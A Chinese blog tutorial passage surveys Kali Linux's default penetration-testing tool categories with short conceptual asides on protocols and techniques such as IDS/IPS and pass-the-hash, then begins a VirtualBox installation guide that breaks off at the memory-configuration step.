

Kali Linux渗透测试实战 1.1 Kali Linux简介

12/17/2013 □ 玄魂 □ 0 1037

如果您之前使用过或者了解BackTrack系列Linux的话，那么我只需要简单的说，Kali是BackTrack的升级换代产品，从Kali开始，BackTrack将成为历史。如果您没接触过BackTrack也没关系，我们从头开始了解Kali Linux。按照官方网站的定义，Kali Linux是一个高级渗透测试和安全审计Linux发行版。作为使用者，我简单的把它理解为，一个特殊的Linux发行版，集成了精心挑选的渗透测试和安全审计的工具，供渗透测试和安全设计人员使用。也可称之为平台或者框架。

1.1 Kali Linux简介


1. 目录

1. 信息搜集
2. 漏洞分析
3. Web程序
4. 密码攻击
5. 无线攻击
6. 漏洞利用工具集
7. 嗅探欺骗
8. 权限维持
9. 逆向工程
10. 压力测试
11. 硬件Hacking
12. 数字取证
13. 报告工具集
14. 系统服务
15. 小结

如果您之前使用过或者了解BackTrack系列Linux的话，那么我只需要简单的说，Kali是BackTrack的升级换代产品，从Kali开始，BackTrack将成为历史。

如果您没接触过BackTrack也没关系，我们从头开始了解Kali Linux。

按照官方网站的定义，Kali Linux是一个高级渗透测试和安全审计Linux发行版。作为使用者，我简单的把它理解为，一个特殊的Linux发行版，集成了精心挑选的渗透测试和安全审计的工具，供渗透测试和安全设计人员使用。也可称之为平台或者框架。



Kali Linux

作为Linux发行版，Kali Linux是在BackTrack Linux的基础上，遵循Debian开发标准，进行了完全重建。并且设计成单用户登录，root权限，默认禁用网络服务。

关于系统特性，定制，在不同设备上的安装，请在Kali Linux官网上查阅，<http://www.kali.org/>。官网上还有一份中文版的说明文档，但是我总觉得要么是自动翻译的，要么是外国人自行翻译的，读起来非常不通顺，但是仍然可作为参考，见<http://cn.docs.kali.org/>。



中文文档

因为本书的核心内容是渗透测试，Kali Linux只是平台，更多的关于系统本身的内容不会详细介绍。下面我们来看看Kali自带的工具集，介绍完这些工具，相信你也就了解了Kali Linux的功能。



上图是安装完Kali Linux（在下一节，会简单介绍虚拟机下Kali Linux的安装和配置）系统自带的工具集。最顶层是十佳安全工具，这些工具都被包含在下面的工具分类中。

Kali Linux将所带的工具集划分为十四个大类，这些大类中，很多工具是重复出现的，因为这些工具同时具有多种功能，比如nmap既能作为信息搜集工具也能作为漏洞探测工具。其中大部分工具的使用，都会在之后的章节中做介绍和实例演示。另外，这里介绍的工具都是系统默认推荐的工具，我们也可以自行添加新的工具源，丰富工具集。根据笔者的经验，绝大多数情况下，系统推荐的工具已经足够使用了。一些专用工具，会在特定的测试场景下被引入，在后续章节中会详细说明。


信息搜集

信息搜集工具集又分为DNS分析、IDS/IPS识别、SMB分析、SMTP分析、SNMP分析、SSL分析、VoIP分析、VPN分析、存活主机识别、电话分析、服务指纹识别、流浪分析、路由分析、情报分析、系统指纹识别共15个小分类。



信息搜集工具分类

DNS分析包含dnsdict6、dnsenum等12个工具，如下图。



Dns分析工具

IDS/IPS识别包含fragrout、fragrouter、ftest、lbd、wafw00f四个工具。



IDS/IPS识别工具

扩展---IDS/IPS

IDS(intrusion detection system),即入侵检测系统。是一种对网络传输进行即时监视，在发现可疑传输时发出警报或者采取主动反应措施的网络安全设备。它与其他网络安全设备的不同之处在于，IDS是一种积极主动的安全防护技术。

IPS (Intrusion Prevention System) 即入侵防御系统。IPS位于防火墙和网络的设备之间。这样，如果检测到攻击，IPS会在这种攻击扩散到网络的其它地方之前阻止这个恶意的通信。

二者的区别：

入侵检测系统注重的是网络安全状况的监管。入侵防御系统关注的是对入侵行为的控制。

入侵检测系统需要部署在网络内部的中心点，需要能够观察到所有网络数据。入侵防御系统需要部署在网络的边界。

入侵检测系统的核心价值在于通过对全网信息的分析，了解信息系统的安全状况，进而指导信息系统安全建设目标以及安全策略的确立和调整，而入侵防御系统的核心价值在于安全策略的实施——对黑客行为的阻击；入侵检测系统需要部署在网络内部，监控范围可以覆盖整个子网，包括来自外部的数据以及内部终端之间传输的数据，入侵防御系统则必须部署在网络边界，抵御来自外部的入侵，对内部攻击行为无能为力。

参考：http://security.zdnet.com.cn/security_zone/2009/0412/1362627.shtml

smb分析包含如下工具：



smb分析工具

扩展---smb协议

MB简介SMB是Server Message Block的简写，这个协议用于共享文件，共享打印机，共享串口等用途。我们之所以能够在windows的网络邻居下访问一个域内的其他机器，就是通过这个协议实现的。SMB 协议是一个很重要的协议，目前绝大多数的PC上都在运行这一协议，windows系统都充当着SMB协议的客户端和服务端，所以SMB是一个遵循客户机/服务器模式的协议。SMB服务器负责通过网络提供可用的共享资源给SMB客户机，服务器和客户机之间通过TCP/IP协议、或者IPX协议、或者是 NetBEUI进行连接。


参考：<http://msdn.microsoft.com/en-us/library/cc246231.aspx>

smtp分析包含如下工具：




smtp分析工具

snmp分析报告如下工具：



snmp分析工具

SSL分析包含如下工具：



ssl分析工具

VoIP分析包含如下工具：



VoIP分析工具

扩展—VoIP简介

VoIP是 Voice over Internet Protocol的缩写，指的是将模拟的声音讯号经过压缩与封包之后，以数据封包的形式在IP 网络的环境进行语音讯号的传输，通俗来说也就是互联网电话、网络电话或者简称IP电话的意思。

参考资料： https://www.cisco.com/application/pdf/en/us/guest/tech/tk587/c1506/ccmigration_09186a008012dd36.pdf

VPN分析只包含一个工具：ike-scan



vpn 分析工具

存活主机识别包含的工具：



存活主机识别工具

服务器指纹识别包含如下工具：



服务器指纹识别工具

流量分析包含如下工具：




流量分析工具

路由分析包含如下工具：



路由分析工具

情报分析包含如下工具：




情报分析工具

网络包含如下工具：



网络扫描工具

系统指纹识别包含如下工具：



系统指纹识别工具

扩展—指纹识别：

在实际的生产环境中，应用程序返回的软件、服务器、操作系统的相关信息，很有可能是伪装过的。比如请求一台apathe服务器，如果它在http响应中返回的是IIS 6.0的信息，如果我们简单的认为它是iis服务器，并以此为依据继续接下来的渗透工作，岂不是南辕北辙？指纹识别技术应运而生，向测试对方发送特殊的请求，根据响应内容的不同来做出正确的识别，这种技术称之为指纹识别技术。常用的操作系统指纹识别技术为IP协议栈。

链接<http://nmap.org/book/osdetect-fingerprint-format.html>是Nmap操作系统指纹识别的基本原理

漏洞分析



漏洞分析工具集

漏洞分析工具集，共分为6个小类，分别为Cisco工具集、Fuzzing工具集、OpenVAS、开源评估软件、扫描工具集、数据库评估软件。

Cisco工具集包含如下工具：



Cisco工具集

Fuzzing工具集下包含如下工具：



fuzzing工具集

扩展—Fuzzing

模糊测试（fuzz testing, fuzzing）是一种软件测试技术。其核心思想是自动或半自动的生成随机数据输入到一个程序中，并监视程序异常，如崩溃，断言(assertion)失败，以发现可能的程序错误，比如内存泄漏。模糊测试常常用于检测软件或计算机系统的安全漏洞。

模糊测试工具主要分为两类，变异测试（mutation-based）以及生成测试（generation-based）。模糊测试可以被用作白

盒，灰盒或黑盒测试。**[3]文件格式与网络协议是最常见的测试目标，但任何程序输入都可以作为测试对象。常见的输入有环境变量，鼠标和键盘事件以及API调用序列。甚至一些通常不被考虑成输入的对象也可以被测试，比如数据库中的数据或共享内存。**

参考：<https://www.owasp.org/index.php/Fuzzing>

OpenVAS 包含如下工具：



扩展—OpenVAS

OpenVAS是一款开放式的漏洞评估工具，主要用来检测目标网络或主机的安全性。与安全焦点的X-Scan工具类似，OpenVAS系统也采用了Nessus较早版本的一些开放插件。OpenVAS能够基于C/S(客户端/服务器),B/S(浏览器/服务器)架构进行工作，管理员通过浏览器或者专用客户端程序来下达扫描任务，服务器端负载授权，执行扫描操作并提供扫描结果。

参考：<http://www.openvas.org/>

开源评估软件包含如下工具：



开源评估软件工具

扫描工具集包含如下工具：



扫描工具

数据库评估软件包含如下工具：



数据库评估工具

Web程序

Web程序下主要包含CMS识别、IDS/IPS识别、Web漏洞扫描、Web爬行、Web应用代理、Web应用漏洞挖掘、Web库漏洞利用共7个类别。



web程序工具集

密码攻击

密码攻击主要包括GPU工具集、Passing the Hash、离线攻击、在线攻击。



密码攻击工具集

扩展—Passing the Hash

Passing the Hash，中文一般翻译为Hash传递攻击。在windows系统中，系统通常不会存储用户登录密码，而是存储密码的Hash值。在我们远程登录系统的时候，实际上向远程传输的就是密码的Hash。当攻击者获取了存储在计算机上的用户名和密码的hash值 的时候，他虽然不知道密码值，但是仍然可以通过直接连接远程主机，通过传送密码的hash值来达到登录的目的。

无线攻击

无线攻击包含RFID/NFC工具集、Software Defined Radio、蓝牙工具集、其他无线工具、无线工具集。



扩展-- Software Defined Radio

软件无线电（Software Defined Radio，SDR）是一种实现无线通信的新概念和体制。一开始应用在军事领域，在21世纪初，由于众多公司的努力，使得它已从军事领域转向民用领域，成为经济的、应用广泛的、全球通信的第三代移动通信系统的战略基础。

由于无线通信领域存在的一些问题，如多种通信体系并存，各种标准竞争激烈，频率资源紧张等，特别是无线个人通信系统的发展，使得新的系统层出不穷，产品生产周期越来越短，原有的以硬件为主的无线通信体制难以适应这种局面，迫使软件无线电的概念的出现。它的出现，使无线通信的发展经历了由固定到移动，由模拟到数字，由硬件到软件的三次变革。

参考：<http://zh.wikipedia.org/wiki/%E8%BD%AF%E4%BB%B6%E6%97%A0%E7%BA%BF%E7%94%B5>

漏洞利用工具集

漏洞利用工具集，主要包含了几个流行的框架，和其他工具。




BeEF XSS Framework，官方站点<http://beefproject.com/>。全称Browser Exploitation Framework，它是专注于 web浏览器的渗透测试框架。

Metasploit，官方站点<http://www.metasploit.com/>。著名的渗透测试框架，是渗透测试人员的必修课。

嗅探/欺骗

嗅探、欺骗 包含VoIP、Web嗅探、网络欺骗、网络嗅探、语言监控五个工具集。



嗅探、欺骗工具集

权限维持

权限维持包含Tunnel工具集、Web后门、系统后门三个子类。



其中Tunnel工具集包含了一系列用于建立通信隧道、代理的工具。

逆向工程

逆向工程，包含了Debug工具集、反编译、其他逆向工具集三个子类。



压力测试

压力测试包含VoIP压力测试、Web压力测试、网络压力测试、无线压力测试四个子类。



硬件Hacking

硬件Hacking包括Android工具集、Arduino工具集两个子类。



数字取证

数字取证工具集包含PDF取证工具集、反数字取证、密码取证工具集、内存取证工具集、取证分割工具集、取证分析工具集、取证哈希验证工具集、取证镜像工具集、杀毒取证工具集、数字取证、数字取证套件。



报告工具集

报告工具集，主要用于生成、读取、整理渗透测试报告的工具，包含Domentation、媒体捕捉、证据管理。



系统服务

系统服务是系统上的服务程序，包括BeFF、Dradis、HTTP、Metasploit、MySQL、OpenVas、SSH。

默认情况下，网络和数据库服务是关闭的，需要重新开启。



小结

上面对Kali Linux的默认工具集进行了大致的浏览，由于本书只关注于渗透测试，对逆向工程、压力测试、硬件Hacking、数字取证这些工具不会涉及。

下一节介绍虚拟机下的系统安装和简单配置。

[更多相关文章](#)

ps：对此文章或者安全、安全编程感兴趣的读者，可以加qq群：Hacking: 303242737;Hacking-2群：147098303；Hacking-3群：31371755；hacking-4群:201891680;Hacking-5群：316885176

[博客首页](#) > Kali Linux渗透测试实战 1.2 环境安装及初始化

Kali Linux渗透测试实战 1.2 环境安装及初始化

12/17/2013 □ 玄魂 □ 0 1137

在1.1节，我们大致了解了Kali Linux的内置工具集，本节主要介绍虚拟机下的系统安装。

1.2 环境安装及初始化

目录(?)[-]

1. 环境安装及初始化
 1. 下载映像
 2. 安装虚拟机
 3. 安装Kali Linux
 4. 安装中文输入法
 5. 安装VirtualBox增强工具
 6. 配置共享目录和剪贴板
 7. 启动ssh服务
 8. 运行 Metasploit Framework
 1. 启动Kali的PostgreSQL服务
 2. 启动Kali的Metasploit服务
 3. 在Kali运行msfconsole
 9. 小结

在1.1节，我们大致了解了Kali Linux的内置工具集，本节主要介绍虚拟机下的系统安装。

如果您需要定制或者采用其他方式安装系统，请参考官方文档，<http://cn.docs.kali.org/>。官方文档内容大致如下图：

02. 制作定制Kali镜像 (2)

- 封装最新的Kali ISO
- 定制Kali的桌面系统

03. 安装Kali Linux (4)

- 加密安装Kali Linux
- 用Live U盘安装Kali Linux
- Kali和Windows双引导
- 硬盘安装Kali Linux

04. 通过网络安装Kali Linux (2)

- 用Mini ISO通过网络安装Kali Linux
- 通过网络PXE安装Kali Linux

05. Kali Linux常见问题 (4)

- Virtual Box的Kali Linux虚拟机
- 运行 Metasploit Framework
- Kali虚拟机安装VMware Tools
- Kali Linux电子取证模式

06. Kali Linux ARM文档 (5)

- 在MK/SS808上安装Kali ARM
- 在三星Chromebook安装Kali
- 在ODROID U2安装Kali ARM
- 准备Kali Linux ARM chroot
- 安装Kali Linux ARM版本到Raspberry Pi

07. Kali Linux开发 (5)

- 定制Raspberry Pi镜像
- 定制Chromebook镜像
- 重新编译Kali Linux内核
- 从源代码编译包
- ARM交叉编译

KaliLinux官方文档 (1)

08. Kali Linux疑难排解 (2)

- 无线驱动疑难排解
- 给Kali提交问题

09. Kali 社区支持 (3)

- Kali Linux官方镜像
- Kali Linux官方网站
- Kali Linux漏洞追踪

10. Kali Linux 策略 (7)

- Kali Linux安全更新策略
- Kali Linux网络服务策略
- Kali Linux Root用户策略

Kali Linux 官方文档 (2)

1.2.1 下载映像

在地址<http://www.kali.org/downloads/>，我们可以看到网站提供32位和64位的ISO映像文件。




下载映像文件

根据实际情况选择你要下载的版本，我下载的是Kali Linux 64 Bit。

1.2.2 安装虚拟机

相对于VMWare，个人更喜欢VirtualBox，因为VirtualBox是开源、免费，比VMWare更轻量。

首先到<https://www.virtualbox.org/wiki/Downloads>下载VirtualBox。我选择的是**VirtualBox 4.3.4 for Windows hosts**。




安装就很简单了，这里就不浪费篇幅了。

安装完成之后，打开VirtualBox，开始安装Kali Linux。


1.2.3 安装Kali Linux

打开VirtualBox之后，单击“新建”，打开新建虚拟机对话框。



新建虚拟机


名称随意填写，类型选择Linux，版本选择Debian或者Debian(64 bit)，我安装64位版本，所以选择Debian(64 bit)。单击“下一步”。



配置内存大小

